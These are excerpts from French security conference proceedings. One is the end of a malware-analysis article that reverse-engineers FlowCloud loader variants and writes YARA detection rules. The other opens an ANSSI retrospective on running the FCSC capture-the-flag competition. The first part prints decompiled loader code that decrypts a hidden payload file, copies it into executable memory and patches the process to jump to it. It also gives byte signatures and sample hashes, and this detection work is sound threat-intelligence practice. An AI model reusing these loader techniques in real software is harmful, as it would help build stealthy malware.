  *(lpAddress + 4) = 0x9090;
  *(lpAddress + 10) = 0x90;
  // Restore memory protection to original value
  return VirtualProtect(lpAddress, 0xBu, flOldProtect, &flOldProtect);
}
```

Fig. 14. Fonction qui applique le patch

Variant B. Le deuxième variant est très proche du premier variant. Il dispose par exemple des mêmes fonctions de chiffrement et du même mécanisme de dérivation de clé. Cela nous indique qu'il peut être intéressant de signer aussi ces mécanismes pour les inclure dans une règle YARA.

Un fait de comparaison intéressant entre ces trois versions est le nombre d'occurences des motifs d'obfuscation. Les résultats sont présentés dans le tableau 1

Fichier	motif ESET	motif obfuscation 1	motif obfuscation 2
Fichier initial	48	0	0
Variant A	69	136	136
Variant B	1	64	128

Tableau 1. Nombre d'occurences des motifs dans chaque fichier

Ces résultats montrent que le dernier variant ne dispose que d'une seule occurence du motif initial signé par la règle YARA d'ESET. Une hypothèse est que cette obfuscation a vocation à disparaitre dans les prochaines versions. Cela peut donc inciter à réaliser une nouvelle règle YARA dont la présence de ce motif est optionnelle.

B.3 Création de nouvelles signatures

À ce stade, nous disposons d'une règle YARA qui se base uniquement sur un motif anti-analyse. Or, comme nous avons pu le voir, toutes ces variantes disposent de plusieurs similarités (fonctions cryptographiques) mais aussi de deux nouvelles techniques anti-analyse.

Nous pouvons donc tenter de créer une nouvelle règle YARA basée sur de nouvelles heuristiques :

— les mécanismes de déchiffrement (du nom du fichier et du contenu de celui-ci)
— le mécanisme de dérivation de la clé pour le déchiffrement du contenu du fichier
— les deux nouveaux motifs anti-analyse
— les octets du patch appliqué

Signer des algorithmes cryptographique peut être intéressant si l'implémantation est spécifique au code étudié. Dans le cas présent, le déchiffrement du contenu du fichier correspondant juste à une addition suivant d'un xor ne semble pas opportun. En effet, cela pourrait mener à de nombreux faux positifs.

Par contre, bien que nous n'ayons pas abordé cette partie dans cet article par soucis de clarté, le déchiffrement du nom du fichier semble plus spécifique. La figure 15 présente un extrait de cette fonction.

```
for ( i = 0; i < v7; ++i )
  out[i] ^= (i + 38) ^ input[i % 4] ^ input[-(i % 4) + 7];
```

Fig. 15. Extrait de la fonction de déchiffrement du nom du fichier

De cet algorithme nous avons extrait les octets suivants :

```
1 $decryption_function = {8A C8 80 C1 26 32 D1 30 14 38}
```

Le mécanisme de dérivation des clés peut lui être signé par cette variable :

```
1 $derivation_key = {6B 04 00 00 F7 ?? 81 c2 a8 01 00 00}
```

Enfin, nous avons les deux nouveaux motifs anti-analyses ainsi que les octets du patch :

```
1 $new_pattern_1 = {50 33 c0 58 74 01 e8}
2 $new_pattern_2 = {89 44 24 fc 58 8D 64 24 fc 81 fc 00 10 00 00 77
↪   06 81 c4 ?? ?? ?? ?? 8B 44 24 FC}
3 $patch_bytes = {68 78 56 34 12 C3 90 90 90 90 90 00}
```

Au final, notre nouvelle règle YARA est présentée dans la figure 16.

```
rule APT_FlowCloud_Loader{
    meta:
        id = "60792b78-8e22-4a52-9917-a39a769087d4"
        version = "1.0"
        malware = "FlowCloud"
        intrusion_set = "TA410"
        description = "Detects FlowCloud Loader"
        source = "Sekoia.io"
        creation_date = "2023-12-07"
        classification = "TLP:WHITE"
    strings:
        $decryption_function = {8A C8 80 C1 26 32 D1 30 14 38}
        $derivation_key = {6B 04 00 00 F7 ?? 81 c2 a8 01 00 00}
        $new_pattern_1 = {50 33 c0 58 74 01 e8}
        $new_pattern_2 = {89 44 24 fc 58 8D 64 24
                          fc 81 fc 00 10 00 00 77
                          06 81 c4 ?? ?? ?? ?? 8B
                          44 24 FC}
        $patch_bytes = {68 78 56 34 12 C3 90 90 90 90 90 00}
    condition:
        uint16be(0) == 0x4d5a and filesize < 4MB and 2 of them

}
```

Fig. 16. Nouvelle règle YARA signant les variants

Ici, notre objectif est de trouver de nouveaux fichiers. Nous décidons donc de faire en sorte que cette règle soit assez laxiste. C'est pourquoi nous décidons d'utiliser la directive « `2 of them` » et non « `all of them` » afin que cette règle vérifie les fichiers ne disposant que deux de ces cinq motifs.

La création d'une règle YARA n'est pas une fin en soi. En effet, ces règles doivent être capitalisées afin qu'elles soient confrontés aux nouveaux fichiers soumis à détection. De plus, il est généralement conseillé de confronter ces règles à des bases de données de fichiers existantes. Cette dernière fonctionnalité est souvent appelée « *RetroHunt* »

B.4 Nouveau variant

Cette nouvelle règle YARA nous a permis de récupérer un nouveau fichier sur VirusTotal nommé `msedgeupdate.dll`,[5] téléversé en septembre 2023. En novembre 2023, lorsque nous avons réalisé cette investigation, ce fichier n'était détecté par aucun antivirus (la dernière analyse effectuée sur VirusTotal datant du 15 novembre 2023).

L'objectif de ce chapitre est donc d'analyser ce fichier pour s'avoir s'il s'agit bien d'un nouveau variant ou pas et de s'assurer que notre règle est bien pertinente.

Analyse de `msedgeupdate.dll`. Tout d'abord, nous pouvons vérifier que ce fichier vérifie quatre des motifs créés :
- `$decryption_function`
- `$patch_bytes`
- `$new_pattern_1`
- `$new_pattern_2`

Le seul motif non présent dans cet implant est celui relatif au mécanisme de dérivation de clé (`$derivation_key = {6B 04 00 00 F7 ?? 81 c2 a8 01 00 00}`). Notons de plus que le motif identifié dans la règle YARA d'ESET n'est pas présent.

Le tableau 2 est une mise à jour du tableau 1 prenant en compte ce nouveau fichier.

Fichier	Motif ESET	`$new_pattern_1`	`$new_pattern_2`
Fichier initial	48	0	0
Variant A	69	136	136
Variant B	1	64	128
Nouveau fichier	0	280	280

Tableau 2. Nombre d'occurences des motifs dans chaque fichier

Notre plugin de désobfuscation nous permet de facilement supprimer les mécanismes anti-analyse et de retrouver très rapidement une fonction ressemblant à ce que nous avons observé précédemment. Celle-ci est présentée dans la 17.

Contrairement aux précédents variants, nous pouvons voir que le nom du fichier à charger n'est pas chiffré mais est issu du nom du fichier courant.

[5] `https://www.virustotal.com/gui/file/c0a29416705997d796b94cdce648348d`

```
int global_func()
{
  // Get module filename and replace the extension by ".dat"
  memset(Filename, 0, sizeof(Filename));
  GetModuleFileNameW(hModule, Filename, 0x104u);
  PathRemoveExtensionW(Filename);
  PathAddExtensionW(Filename, L".dat");
  // check if <filename>.dat exists
  if ( !PathFileExistsW(Filename) )
    return 0;
  dwSize = 0;
  // Open & Read the file
  v0 = readfile(Filename, &dwSize);
  if ( !v0 )
    return 0;
  // Decrypt the file
  decrypt_file(v0, dwSize);
  // Alloc & copy the decrypted file
  v3 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  memcpy(v3, v0, dwSize);
  free(v0);
  // Patch the current process to call the new file
  patch_file(v3);
  return 0;
}
```

Fig. 17. Fonction principale du nouveau fichier

L'extension `dll` est remplacée par `dat`. Ainsi, le nom du fichier utilisé pour l'étape d'après est `msedgeupdate.dat`. Notons que même si le nom de fichier n'est pas chiffré, la fonction de déchiffrement est présente dans la DLL. C'est pourquoi les octets de la variable `$decryption_function` sont bien présents.

La fonction de déchiffrement du contenu du fichier est un peu différente. Comme le montre la figure 18, contrairement aux variants précédents, le mécanisme de dérivation de clé n'est plus présent. La clé (sur un octet) est ainsi codée en dur et vaut `0x7b`. Il est intéressant de noter cette valeur correspond au résultat de l'algorithme de dérivation de clé utilisé précédemment. Une hypothèse ici peut être que le compilateur a optimisé le code en remplaçant l'algorithme de dérivation de clé par sa valeur finale.

```
int __fastcall decrypt_file(_BYTE *encrypted_data, int size )
{
  for ( *(&v5 - 1) = v3; size; --size )
  {
    *encrypted_data ^= 0x7Bu;
    *encrypted_data++ += 0x7B;
  }
  return v6;
}
```

Fig. 18. Fonction de déchiffrement du nouveau variant

La fonction relative au patch partage aussi des caractéristiques identiques avec les précédents fichiers, notamment la même séquence d'octets (figure 19).

```
int __stdcall patch_file(int a1)
{
  *&v7[-4] = v1;
  lpAddress = ::lpAddress;
  result = *&v7[4430];
  if ( !::lpAddress )
    return result;
  // Configure the patch
  patch[0] = 0x68;
  *&patch[4] = 0x9090C312;
  *&patch[8] = 0x909090;
  *&patch[1] = a1;
  // set memory protection to PAGE_EXECUTE_READWRITE
  VirtualProtect(::lpAddress, 0xBu, PAGE_EXECUTE_READWRITE, &flOldProtect);
  // apply patch
  *v4 = *&patch[4];
  *v5 = *&patch[8];
  *lpAddress = *patch;
  v6 = patch[10];
  *(lpAddress + 1) = *v4;
  *(lpAddress + 4) = *v5;
  *(lpAddress + 10) = v6;
  // restore initial memory protection
  VirtualProtect(lpAddress, 0xBu, flOldProtect, &flOldProtect);
  return *&patch[8];
}
```

Fig. 19. Fonction appliquant le patch au nouveau variant

À ce stade, nous pouvons avoir une confiance élevée sur le fait qu'il s'agit bien d'un nouveau variant associé à FlowCloud. Mais essayons d'aller plus loin.

Analyse de `msedgeupdate.dat`. Nous avons vu que le fichier `msedgeupdate.dll` a pour objet le chargement et le déchiffrement d'un fichier nommé `msedgeupdate.dat`. Par chance, nous pouvons retrouver sur VirusTotal un fichier nommé `msedgeupdate.dat` téléversé en même temps que ce nouveau variant.[6]

Une première ouverture de ce fichier dans un éditeur de texte montre que ce fichier semble être un fichier de données inintelligible. Cela est cohérent avec notre analyse puisque l'étape précédente commençait par déchiffrer ce fichier. Lorsque nous déchiffrons manuellement ce fichier nous obtenons bien un shellcode qui s'autodéchiffre afin d'obtenir une nouvelle DLL protégée par VMProtect.

[6] `https://www.virustotal.com/gui/file/6d5bcb74a284d119dd32f7b09d37369f`

Un élément intéressant ici, est que la fonction de déchiffrement dispose du même mécanisme de dérivation de clé que précédemment. Ainsi, dans ce nouveau fichier déchiffré nous retrouvons le seul motif de notre règle YARA qui n'était pas présent dans le fichier `msedgeupdate.dll`. La figure 20 présente la fonction de déchiffrement avec l'algorithme de dérivation de la clé précédemment utilisé.

```
int __stdcall decrypt(byte *encrypted_payload, int size, int seed)
{
  result = seed / 0x46Bu;
  v4 = seed % 0x46Bu - 0x58;
  for ( i = 0; i < size; ++i )
  {
    encrypted_payload[i] ^= v4;
    encrypted_payload[i] += v4;
  }
  return result;
}
```

Fig. 20. Fonction de déchiffrement présente dans le fichier `msedgeupdate.dat` déchiffré

La dernière étape est plus compliquée à analyser du fait des protections assurées par VMProtect. Néanmoins, nous avons une confiance très élevée sur le fait que ce fichier est une nouvelle variante de la chaîne d'infection de FlowCloud d'autant plus que :

— l'utilisation de VMProtect par FlowCloud est déjà documentée [3].

— le serveur de commande & contrôle (C2) avec lequel communiquait l'implant disposait de similarités avec d'anciens C2 connus de FlowCloud.

C Conclusion

En conclusion, cet article avait pour but de présenter la CTI sous l'angle de la création de règles YARA via la rétro-ingénierie de logiciel malveillant. Bien que la création de règles YARA n'est pas l'unique but du travail d'un analyste CTI, il n'en reste pas moins un élément de base dans le suivi des MOA permettant le suivi de leurs codes et de leur évolution dans le temps. L'exemple pris avait pour but de proposer une approche pas à pas de l'étude d'un code et de la création d'une règle YARA. Enfin, nous espérons avoir intéressé le lecteur via l'analyse d'exemples réels d'une famille de codes malveillants.

Références

1. ESET Alexandre Côté Cyr, Matthieu Faou. A lookback under the TA410 umbrella : Its cyberespionage TTPs and activity. 2022. https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/.
2. Simon Msika Charles Hourtoule. Comment anticiper la menace : l'exemple de Mustang Panda. *SSTIC*, 2023.
3. MACNICA Hiroshi Takeuchi. USB flows in the Great River : classic tradecraft is still alive. 2023. https://www.virusbulletin.com/conference/vb2023/abstracts/usb-flows-great-river-classic-tradecraft-still-alive/.
4. Michael Raggi and the ProofPoint Threat Insight Team. LookBack Forges Ahead : Continued Targeting of the United States' Utilities Sector Reveals Additional Adversary TTPs. 2019. https://www.proofpoint.com/us/threat-insight/post/lookback-forges-ahead-continued-targeting-united-states-utilities-sector-reveals.

Retour d'expérience sur l'organisation d'un CTF
Rétrospective de 5 ans de FCSC

Tristan Claverie, Emilien Court, Alexandre Iooss, Jérémy Jean, Matthieu Olivier et Adrien Thuau
`<Prénom>.<Nom>@ssi.gouv.fr`

ANSSI

Résumé. Tous les ans depuis 2019, l'ANSSI organise le FCSC, une compétition CTF en ligne dont l'un des buts est de constituer une équipe nationale qui participera à l'ECSC organisé par l'ENISA. Depuis sa création il y a cinq ans, le FCSC a évolué, s'est structuré et quelques projets connexes comme Hackropole ont vu le jour. En plus d'être apprécié par les joueurs de CTFs, le FCSC permet également de répondre à des objectifs de l'ANSSI et mobilise chaque année une trentaine de personnes. Dans cet article, nous revenons sur cet événement, la sélection de l'équipe nationale et sur la mise en place d'archives des épreuves passées.

A Introduction

L'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) est l'autorité nationale française en matière de cybersécurité. Sa mission est de comprendre, prévenir et répondre aux risques liés à la sécurité informatique. Depuis 2019, l'ANSSI organise au printemps une compétition d'une dizaine de jours : le France Cybersecurity Challenge (FCSC). Cet événement est un Capture-The-Flag (CTF) en ligne, gratuit et ouvert à toutes et à tous. Un CTF est un type d'exercice de cybersécurité scénarisé sous forme de jeu où les participants sont invités à résoudre des épreuves techniques de différents domaines (e.g., cryptographie, sécurité web, exploitation binaire, etc.) pour trouver des *flags*. Un flag est généralement une simple chaîne de caractères [1] dont la connaissance atteste la réussite de l'épreuve associée.

Les motivations de l'ANSSI pour l'organisation du FCSC sont nombreuses. Il s'agit à la fois de faire découvrir les différents domaines de la sécurité informatique à un public large, expert ou non, mais également de proposer un environnement sur une courte période où les participants peuvent se mesurer individuellement les uns aux autres dans un esprit de compétition. Par ailleurs, au-delà de l'aspect purement scientifique et

[1] Souvent de la forme reconnaissable « `FCSC{23824e6c87abcc709f6ccf85274fe968}` ».

technique, le FCSC s'inscrit dans un écosystème plus large dans lequel d'autres établissements publics proposent également des CTF tels que DG'hAck, TRACS et le 404 CTF. Ces compétitions ont souvent un objectif de recrutement affiché à des degrés variables, mais cela n'a pour le moment pas été le but principal du FCSC.

L'aspect compétitif du FCSC se traduit pendant l'événement par la présence d'un classement de tous les participants. Ce classement permet ensuite à l'ANSSI de sélectionner une équipe de 10 personnes âgées de moins de 25 ans pour représenter le pays à la prochaine édition de l'European Cybersecurity Challenge (ECSC). En effet, depuis 2014 l'Agence de l'Union européenne pour la cybersécurité (ENISA), l'organisme européen chargé de la cybersécurité au sein de l'Union Européenne coordonne l'ECSC. Il s'agit d'une compétition à destination des jeunes de moins de 25 ans où des équipes de citoyens des pays membres UE/AELE s'affrontent en présentiel pendant deux jours sur des épreuves conçues pour l'occasion.

Au-delà de l'aspect compétitif, le FCSC tente également de répondre à un objectif pédagogique, en proposant des épreuves introductives qui nécessitent peu de compétences ou d'outillage pour être résolues. Le but est alors de faire découvrir les missions de l'ANSSI et les différents domaines de la sécurité informatique aux participants. Dans le prolongement de cette volonté, l'ANSSI a publié fin 2023 la majorité des épreuves proposées au FCSC depuis 2019 sur un site dédié appelé Hackropole.[2] Ce site permanent rassemble plus de 400 épreuves classées par thématiques et difficultés et propose aux visiteurs une manière simple de les rejouer, mais également de lire des solutions quand celles-ci sont disponibles.

Structure de l'article. Dans ce document, nous abordons tous les projets cités précédemment et leurs évolutions depuis 2019. Dans la section B, nous décrivons le FCSC, son mode de fonctionnement, l'infrastructure conçue spécifiquement pour ce CTF puis nous présentons les liens avec l'ECSC dans la section C, et notamment la constitution et l'organisation de la *Team France*. Enfin, dans la section D, nous détaillons le développement d'Hackropole et donnons quelques statistiques d'utilisation depuis son lancement.

B France Cybersecurity Challenge (FCSC)

Le FCSC est une compétition de type « Capture-The-Flag » (CTF), c'est-à-dire qu'il faut collecter des *flags* pour gagner des points. Il existe

[2] `https://hackropole.fr`

Tableau 1. Les différentes phases de l'organisation du FCSC et de l'ECSC sur une année civile.

Période	**Phase**
Janvier - Début avril	Préparation des épreuves et de l'infrastructure
Fin avril	FCSC
Mai - Juin	Entretiens puis sélection de la *Team France*
Juin - Septembre	Entraînement de la *Team France*
Octobre	ECSC
Novembre - Décembre	Préparation des épreuves

principalement deux types de CTF selon le mode de jeu choisi : les CTF dits « Attaque/Défense » où des équipes incarnent à la fois des attaquants et des défenseurs (*red/blue teams*), et les CTF « Jeopardy », où une série d'épreuves indépendantes sont à résoudre. Chacune se termine par une chaîne de caractères permettant d'attester de la réussite : le *flag* (un drapeau). Le FCSC suit ce mode « Jeopardy », qui est moins complexe à mettre en œuvre au niveau de l'infrastructure et qui permet également de faire un classement individuel plutôt qu'en équipe.

B.1 Organisation du FCSC

En interne, l'équipe organisatrice du FCSC travaille sur ce sujet tout au long de l'année, que ce soit pour préparer le FCSC ou en prévision de l'ECSC (tableau 1).

Comme évoqué précédemment, l'ENISA coordonne chaque année l'organisation de l'ECSC, mais laisse la liberté aux pays participants d'utiliser la méthode de sélection nationale qu'ils souhaitent, tant que les critères d'âge sont respectés. On peut citer plusieurs modèles de sélection :

- une sélection à travers l'organisation d'une compétition en ligne ;
- une sélection en plusieurs rondes, avec une phase de compétition en ligne puis une ou plusieurs phases hors ligne ;
- une sélection se reposant sur des compétitions externes ;
- la sélection des participants d'une équipe de CTF nationale déjà constituée.

Lors de la création du FCSC, une seconde phase de compétition avait lieu, hors ligne en 2019, puis en ligne en 2020 et 2021, où un second jeu d'épreuves était conçu pour les quelques dizaines de finalistes. Ce mode de fonctionnement a été délaissé, pour simplifier la logistique et avoir plus de liberté dans la composition de l'équipe. Aujourd'hui, à l'issue du classement, les meilleurs joueuses et joueurs du FCSC doivent soumettre leurs solutions écrites à deux épreuves de leur choix, et ont

l'occasion de passer un entretien pour être sélectionnés dans l'équipe de France pour l'ECSC, appelée *Team France*. Une trentaine d'entretiens sont organisés en ligne par les agents de l'ANSSI pour identifier plus finement les compétences des participants et ainsi pouvoir conjuguer les profils pour aboutir à une équipe équilibrée.

B.2 Contenu technique du FCSC

Catégories. Toutes les catégories classiques de CTF sont représentées dans les épreuves du FCSC :

- cryptographie (*crypto*),
- rétro-ingénierie (*reverse*),
- exploitation binaire (*pwn*),
- sécurité des applications web (*web*),
- investigation numérique (*forensics*).

À cela s'ajoutent quelques épreuves hors catégorie dites « *misc* » qui peuvent porter sur du réseau, du système, de la programmation algorithmique, etc. Par ailleurs, en plus de ces catégories classiques, le FCSC inclut généralement des épreuves plus originales liées à la sécurité matérielle provenant directement des domaines d'expertise des concepteurs. On peut par exemple citer l'analyse de signaux radio, l'étude de l'électronique embarquée, l'exploitation d'attaques par faute ou par canaux auxiliaires.

Chaque année, une dizaine d'épreuves sont proposées dans chacune de ces catégories, selon le temps des concepteurs et leur inventivité. De manière générale, toutes les épreuves sont conçues afin que les participants découvrent, apprennent ou manipulent un concept technique. Les points techniques abordés n'ont pas vocation à tous être d'un niveau d'expertise très élevé : certaines épreuves doivent être complexes pour permettre de différencier les participants, et notamment ceux qui tentent la sélection pour la *Team France*, mais pour la majorité des autres, l'intérêt et si possible l'originalité technique, sont les premiers critères recherchés.

Au-delà de l'aspect compétition, le FCSC a l'ambition de répondre à un objectif pédagogique, en proposant des épreuves introductives qui nécessitent peu de compétences pour être résolues. Durant l'événement, ces épreuves sont clairement identifiées et le but est de faire découvrir des domaines de la sécurité informatique et l'ANSSI aux participants, sans impact réel sur le classement général. Dans l'enseignement supérieur, certaines de ces épreuves ont par exemple été réutilisées par des enseignants pour illustrer certains concepts auprès de leurs étudiants, et cette volonté pédagogique a été fortement renforcée par la publication de Hackropole (voir section D).




Fig. 1. Fonction pour le score dynamique utilisée au FCSC : le nombre de points que rapporte une épreuve décroît avec le nombre de résolutions.

Scores. Plusieurs approches existent pour répartir la quantité de points que la résolution d'une épreuve apporte, il est possible de jouer sur deux facteurs :

— le score *statique* : la valeur de base en points de chaque épreuve, qui peut être plus grande pour une épreuve plus difficile ;
— le score *dynamique* : l'évolution du nombre de points que vaut une épreuve en fonction du nombre de résolutions.

Au FCSC, à quelques rares exceptions près, les épreuves démarrent toutes avec un score de 500 points, quelles que soient leurs difficultés,[3] puis leur score décroît en suivant une fonction préétablie qui dépend du nombre de résolutions (voir figure 1). Cette manière de compter les points est très répandue dans les CTF, seule la fonction de décroissance peut légèrement changer. Au FCSC, la fonction f qui donne le nombre de points en fonction du nombre de résolutions x est la suivante :

$$f(x) = \begin{cases} \left\lceil s_\infty + (s_0 - s_\infty) \cdot \left(\frac{x-d}{d}\right)^2 \right\rceil & \text{if} \quad x \leq d, \\ s_\infty & \text{if} \quad x \geq d, \end{cases}$$

avec $s_0 = 500$ le score initial, et $s_\infty = 100$ le score minimal atteint après $d = 300$ résolutions.

L'intérêt principal est de dissocier l'estimation de la difficulté d'une épreuve par son concepteur de sa difficulté réelle perçue par les joueurs.

[3] Sauf pour les épreuves d'introduction qui possèdent un petit nombre de points pour ne pas trop affecter la compétition.

En effet, la connaissance des détails de l'épreuve ainsi que de sa solution biaise nécessairement l'évaluation de la difficulté : il est ainsi préférable de se fier aux nombres de résolutions pour constater ce qui est facile ou difficile pour les participants.

De plus, pour les thématiques moins prisées, certaines épreuves faciles ont peu de résolutions même après plusieurs jours et valent mécaniquement beaucoup de points : pour les joueurs qui cherchent une qualification, ces épreuves peuvent être des objectifs de choix pour être bien positionnés dans le classement et cela les force donc à s'aventurer dans des catégories dont ils ne sont pas spécialistes.

Enfin, l'ordre de résolution n'a pas d'influence sur le score : la première personne à résoudre une épreuve valant initialement 500 points obtient pour cette épreuve le même nombre de points que toutes les personnes qui valident cette épreuve par la suite. Bien que ce décompte puisse paraître légèrement déroutant étant donné que les scores peuvent augmenter, mais également diminuer dans le temps, il permet néanmoins à chacun d'organiser son temps comme il l'entend, sans dépendre des autres, du fuseau horaire, de son travail, etc.

B.3 Organisation technique

D'un point de vue technique, l'événement regroupe les éléments suivants :

- Les épreuves que les joueurs devront résoudre. Certaines doivent être résolues en ligne, d'autres doivent être résolues hors ligne après avoir téléchargé les fichiers associés.
- La plate-forme de la compétition, qui est une version modifiée de CTFd [21] afin de lister les épreuves, soumettre les *flags* et afficher le classement en temps réel.
- L'infrastructure qui héberge les épreuves, la plate-forme CTFd, la remontée des journaux, etc.

Avant l'événement

Préparation des épreuves. Chaque année, plusieurs dizaines d'épreuves sont conçues pour le FCSC. Par exemple, l'édition 2023 regroupait par exemple 73 épreuves, pour 21 concepteurs, tandis que l'édition 2024 rassemblait 97 épreuves pour 25 concepteurs. Les niveaux de difficulté identifiés sont « introduction », « facile », « moyen » et « difficile ». Cette étape de conception des épreuves est assez variable selon les années et dépend

beaucoup de la motivation des personnes impliquées, de leur disponibilité, de l'actualité, etc. Il s'agit d'une phase transverse avec beaucoup d'interactions entre des personnes de domaines potentiellement très différents, qui apporte généralement une expérience humaine et technique très enrichissante. Nous exposons ci-après quelques généralités sur les étapes de conception et de tests, mais il est difficile d'être exhaustif et faute de place, nous ne rentrerons pas dans tous les détails.

Les épreuves d'introduction ne doivent nécessiter que très peu de bagage technique, voire peuvent être résolues à la main. Les épreuves faciles vont en général se baser sur des sujets et/ou vulnérabilités bien connus et documentés. À l'inverse, les épreuves difficiles vont nécessiter la compréhension précise d'un problème ou d'un sujet difficile et leur résolution nécessitera un ou plusieurs scripts à développer soi-même.

Pour garantir à la fois la qualité et le bon fonctionnement des épreuves, des tests sont faits sur chacune des épreuves. À la conception, tous les auteurs doivent fournir le code de l'épreuve, mais également une description interne, une méthode de résolution et un script de résolution automatique. Pour une épreuve en ligne, les conditions particulières de déploiement doivent également être précisées et une recette de déploiement Docker [13] doit être fournie.

Le test des épreuves en tant que tel se fait en boîte noire dans la mesure du possible, c'est-à-dire que le testeur n'utilise que la description publique de l'épreuve pour sa résolution et n'en connaît pas au préalable le sujet. Il doit alors refaire toutes les étapes de résolution. En pratique, une partie des épreuves est testée en boîte grise par manque de temps, notamment pour les épreuves de difficulté facile, sur des sujets bien connus. Cela permet de vérifier tous les aspects de l'épreuve :

— que l'épreuve peut être résolue avec les éléments fournis ;
— que la difficulté estimée est adaptée à l'épreuve ;
— qu'il n'y a pas de contournement, rendant l'épreuve moins intéressante.

Après plusieurs années sur ce modèle, les tests en boîte noire ont confirmé leur intérêt : il y a généralement peu de problèmes liés aux épreuves pendant le FCSC. Certaines épreuves peuvent être modifiées et améliorées avant leur publication grâce au test, si par exemple le processus de résolution attendu est estimé trop alambiqué. Il y a toujours quelques modifications d'épreuves qui sont faîtes pendant le FCSC, mais il s'agit généralement de clarifications de consignes (e.g., sur le format du *flag*) ou d'erreurs mineures qui étaient passées inaperçues. En revanche, il est arrivé que certaines modifications majeures doivent être apportées en




Fig. 2. Page listant les épreuves du FCSC 2024.

urgence, mais cela reste minoritaire sur les quelques 400 épreuves publiées depuis 2019.

Préparation de la plate-forme CTFd. La plate-forme utilisée pour la compétition est basée sur le logiciel libre CTFd [21], un logiciel bien connu des habitués de CTF. Cette plate-forme web permet à tous de s'enregistrer, de visualiser la liste des épreuves (figure 2) ainsi que leurs descriptions et de soumettre les *flags* trouvés pour résoudre l'épreuve. En plus des modifications graphiques, quelques extensions ont été développées et sont maintenues pour le FCSC : la matrice de résolution, le top des joueurs par catégorie et l'accès à une épreuve de teasing. Nous envoyons régulièrement des correctifs vers le code source public de CTFd.

Préparation de l'infrastructure. L'infrastructure est mise en place en parallèle du développement des épreuves par une équipe dédiée. L'ensemble des services nécessaires au FCSC est installé sur des serveurs dédiés hébergés dans des centres de données en France. Ces services sont redondés pour réaliser de la haute disponibilité et ainsi augmenter la résilience.

Nous reviendrons plus précisément sur l'infrastructure mise en place dans la suite de l'article.




Fig. 3. Évolution du nombre de comptes créés pour chaque édition du FCSC.

Pendant l'événement

Communication. Pendant l'événement, la communication et les annonces aux joueurs se font via un serveur Discord : la principale tâche de l'organisation est donc de répondre aux questions des joueurs et de modérer le serveur Discord. En cas de bug sur une épreuve, des correctifs sont également développés et immédiatement déployés, et les participants sont tenus informés via Discord et un système de notifications interne à CTFd.

Infrastructure. Côté infrastructure, il faut veiller au bon fonctionnement des épreuves, et à ce que toutes les instances répondent et se comportent comme attendu. La charge des serveurs est particulièrement surveillée suite aux attaques par Déni de Service Distribué (DDoS) du FCSC 2021.

Afin de diminuer la vague de création des comptes lors de l'ouverture du FCSC, une épreuve en plusieurs étapes est proposée aux participants une semaine avant, pour un point symbolique. Cela a pour effet de lisser la charge à l'ouverture (figure 3, figure 4).

Après l'événement

Dès la fin de la compétition, les participants échangent leurs idées et solutions sur le serveur Discord. Les plus motivés rédigent des documents retraçant la réflexion qui leur a permis de résoudre une épreuve, aidant ainsi les autres participants à progresser. La fin de la compétition est aussi l'occasion pour les participants de remercier les créateurs d'épreuves et de manifester leur appréciation pour certaines épreuves. Un sondage est généralement proposé aux participants afin de remonter tout type de remarques, critiques et/ou remerciements à l'équipe organisatrice.

